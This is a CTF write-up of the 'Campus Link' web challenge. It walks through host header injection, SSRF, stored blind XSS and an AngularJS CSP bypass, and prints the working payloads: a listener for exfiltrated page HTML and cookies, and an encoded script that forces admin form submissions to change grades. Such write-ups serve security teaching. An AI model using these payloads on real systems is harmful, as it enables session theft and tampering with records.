Eschaton CTF 2026: Campus Link
Campus Link — Eschaton 2026 Writeup
Author Writeup
Chellenge Description
So, my girlfriend, she hates academics. She's been so lazy that this semester her grades are LITERALLY 'F'. And she's blaming me for it as if I am the reason. Anyways, whats done is done. All we can do now is just sit here and whine.... or... we could just hack the portal and give her 'S' grades? I am not good at whining. Getting an all 'S' grade will make her happy and hopefully the Principal too! Here is her campus portal login credentials:
grumpycat@campuslink.com:IHateC0llege123
Initial Access and Reconnaissance
The challenge provided login credentials for the student portal:
grumpycat@campuslink.com : IHateC0llege123
After logging in, the dashboard presented a grades section where students could submit re-evaluation requests. A request was submitted for one of the failing grades, and after approximately three minutes, the admin responded, marking it as rejected. This confirmed that an active bot or admin process was reviewing and responding to submitted requests — a detail that would prove critical later.
While waiting for that response, directory enumeration was performed using Gobuster, which revealed a notable endpoint: /server-status.

Sending a request to /server-status revealed the application was running a Uvicorn server. The response also returned an error: no path specified, with a 404 status code.

Host Header Injection and Internal Port Discovery

Providing a path parameter — /server-status?path=/ — resulted in a redirect to the application's /login page. At this point, the server appeared to be fetching the specified path internally, suggesting a server-side request forgery (SSRF) vector.
Experimenting with the Host header revealed something more interesting. Changing the host to example.com caused the server to redirect accordingly, confirming host header injection.

Setting the host to 127.0.0.1 (with port 80) still returned the standard login page. Trying uncommon ports, such as 127.0.0.1:69, returned the error {"detail":"Cannot connect to target"}, confirming the server was actively attempting to connect to the specified host and port.


Iterating over common ports, setting the host to 127.0.0.1:8080 produced a redirect to /adminlogin rather than the usual /login. This indicated a separate admin application was running internally on port 8080.
Admin Panel Discovery and CSP Analysis
Following the redirect by passing /adminlogin as the path parameter rendered the admin login page through the server-status proxy. Credentials were unknown, and POST requests through this mechanism were not feasible. However, inspecting the response headers revealed a notable Content Security Policy:
content-security-policy:
default-src 'self';
script-src https://cdnjs.cloudflare.com 'unsafe-eval';
style-src 'self';
img-src 'none';
font-src 'self';
connect-src *;
frame-src 'none';
base-uri 'self';
form-action 'self';
object-src 'none';

The key observation here is that script-src permits scripts loaded from https://cdnjs.cloudflare.com, combined with 'unsafe-eval'. This is a well-known misconfiguration that allows CSP bypass through AngularJS sandbox escapes, since older versions of AngularJS are hosted on the Cloudflare CDN and can be used to execute arbitrary JavaScript in a CSP-restricted context.
Blind XSS via Grade Re-evaluation Request
Returning to the grade re-evaluation flow, the admin panel HTML (later recovered) showed that the submitted "reason" field from student requests was rendered unsanitized inside the admin's review page — a classic stored XSS condition.
The CSP prevented straightforward inline script execution, but the allowed CDN origin made an AngularJS-based payload viable. The following payload structure was used, exploiting AngularJS 1.4.6's sandbox escape to evaluate arbitrary JavaScript encoded as a Base64 string:
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.6/angular.js"></script>
<div ng-app>
  {{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };var s=atob("<BASE64_PAYLOAD>");eval(s);//');}}
</div>
Phase 1 — Exfiltrate the admin panel HTML
The first payload fetched the full page HTML and all cookies and sent them via a POST request to a listener. Since the admin's browser (Chromium-based) enforces CORS, a simple Netcat listener or Burp Collaborator would not work — the browser would first send a preflight OPTIONS request, which standard listeners do not handle.
A custom Python HTTP server was used to handle CORS properly:
from http.server import BaseHTTPRequestHandler, HTTPServer
from datetime import datetime
import uuid
import os

OUTPUT_DIR = "."

class CORSHandler(BaseHTTPRequestHandler):
    def _set_cors_headers(self):
        self.send_header("Access-Control-Allow-Origin", "*")
        self.send_header("Access-Control-Allow-Methods", "GET, POST, OPTIONS")
        self.send_header("Access-Control-Allow-Headers", "Authorization, Content-Type")

    def log_message(self, format, *args):
        return

    def do_OPTIONS(self):
        self.send_response(200)
        self._set_cors_headers()
        self.end_headers()

    def do_POST(self):
        content_length = int(self.headers.get("Content-Length", 0))
        body = self.rfile.read(content_length)
        request_id = str(uuid.uuid4())
        timestamp = datetime.utcnow().isoformat()
        filename = f"request_{request_id}.txt"
        filepath = os.path.join(OUTPUT_DIR, filename)
        with open(filepath, "wb") as f:
            f.write(b"=== METADATA ===\n")
            f.write(f"Request-ID: {request_id}\n".encode())
            f.write(f"Timestamp: {timestamp} UTC\n".encode())
            f.write(f"Client: {self.client_address[0]}\n\n".encode())
            f.write(b"=== HEADERS ===\n")
            for header, value in self.headers.items():
                f.write(f"{header}: {value}\n".encode())
            f.write(b"\n=== BODY ===\n")
            f.write(body)
        print(f"\n[+] Received POST from {self.client_address[0]}")
        print(body.decode(errors="ignore"))
        self.send_response(200)
        self._set_cors_headers()
        self.end_headers()
        self.wfile.write(b"OK")

print("Listening on port 4444")
HTTPServer(("0.0.0.0", 4444), CORSHandler).serve_forever()

After submitting the payload and waiting approximately three minutes for the admin bot to process the request, the listener received a hit containing the full admin page HTML.
Analysing the Admin Panel Structure
The recovered HTML revealed the following structure for the admin's re-evaluation review page:
<form method="post" action="/pleas/2">
  <select name="status">
    <option value="Updated">Updated</option>
    <option value="Rejected">Rejected</option>
  </select>
  <input type="text" name="updated_grade" placeholder="New grade" />
  <textarea name="feedback" placeholder="Feedback" required></textarea>
  <button type="submit">Submit</button>
</form>
Each pending plea was rendered as a form that submitted to /pleas/<id>. With this knowledge, the attack path was clear: craft a second XSS payload that, when executed in the admin's browser, would automatically fill in and submit all visible plea forms with a status of Updated and a grade of S.
Phase 2 — Automated Grade Modification
The JavaScript payload to accomplish this was straightforward:
document.querySelectorAll('form[action^="/pleas/"]').forEach((form) => {
  const statusSelect = form.querySelector('select[name="status"]');
  if (statusSelect) statusSelect.value = "Updated";

  const gradeInput = form.querySelector('input[name="updated_grade"]');
  if (gradeInput) gradeInput.value = "S";

  const feedbackArea = form.querySelector('textarea[name="feedback"]');
  if (feedbackArea) feedbackArea.value = "You deserved this";

  form.submit();
});
This was Base64-encoded and embedded into the same AngularJS CSP-bypass payload structure:
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.6/angular.js"></script>
<div ng-app>
  {{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };var
  s=atob("ZG9jdW1lbnQucXVlcnlTZWxlY3RvckFsbCgnZm9ybVthY3Rpb25ePSIvcGxlYXMvIl0nKS5mb3JFYWNoKGZvcm0gPT4gewogIC8vIFNldCBzdGF0dXMgdG8gIlVwZGF0ZWQiCiAgY29uc3Qgc3RhdHVzU2VsZWN0ID0gZm9ybS5xdWVyeVNlbGVjdG9yKCdzZWxlY3RbbmFtZT0ic3RhdHVzIl0nKTsKICBpZiAoc3RhdHVzU2VsZWN0KSBzdGF0dXNTZWxlY3QudmFsdWUgPSAiVXBkYXRlZCI7CgogIC8vIFNldCBuZXcgZ3JhZGUgdG8gIlMiCiAgY29uc3QgZ3JhZGVJbnB1dCA9IGZvcm0ucXVlcnlTZWxlY3RvcignaW5wdXRbbmFtZT0idXBkYXRlZF9ncmFkZSJdJyk7CiAgaWYgKGdyYWRlSW5wdXQpIGdyYWRlSW5wdXQudmFsdWUgPSAiUyI7CgogIC8vIFNldCBmZWVkYmFjawogIGNvbnN0IGZlZWRiYWNrQXJlYSA9IGZvcm0ucXVlcnlTZWxlY3RvcigndGV4dGFyZWFbbmFtZT0iZmVlZGJhY2siXScpOwogIGlmIChmZWVkYmFja0FyZWEpIGZlZWRiYWNrQXJlYS52YWx1ZSA9ICJZb3UgZGVzZXJ2ZWQgdGhpcyI7CgogIC8vIFN1Ym1pdCB0aGUgZm9ybQogIGZvcm0uc3VibWl0KCk7Cn0pOw==");eval(s);//');}}
</div>
This was submitted as the reason for all remaining re-evaluation requests. Once the admin bot loaded the page containing the payload, AngularJS executed the encoded script before any manual rejection could occur, submitting all the forms automatically on the admin's behalf.
Result
Shortly after submission, a notification arrived from the principal confirming the grade updates.


The flag was included in the principal's message.
Vulnerability Chain Summary
| Step | Vulnerability | Impact |
|---|---|---|
| 1 | Host Header Injection | Redirects internal requests to arbitrary hosts/ports |
| 2 | SSRF via /server-status?path= | Proxies requests to the internal admin application on port 8080 |
| 3 | Stored Blind XSS in re-evaluation reason field | Executes JavaScript in the admin's browser context |
| 4 | CSP Bypass via AngularJS on Cloudflare CDN | Circumvents script-src restrictions using a trusted, whitelisted CDN host |
| 5 | Automated Form Submission | Modifies all grade re-evaluation entries to "S" before admin rejection |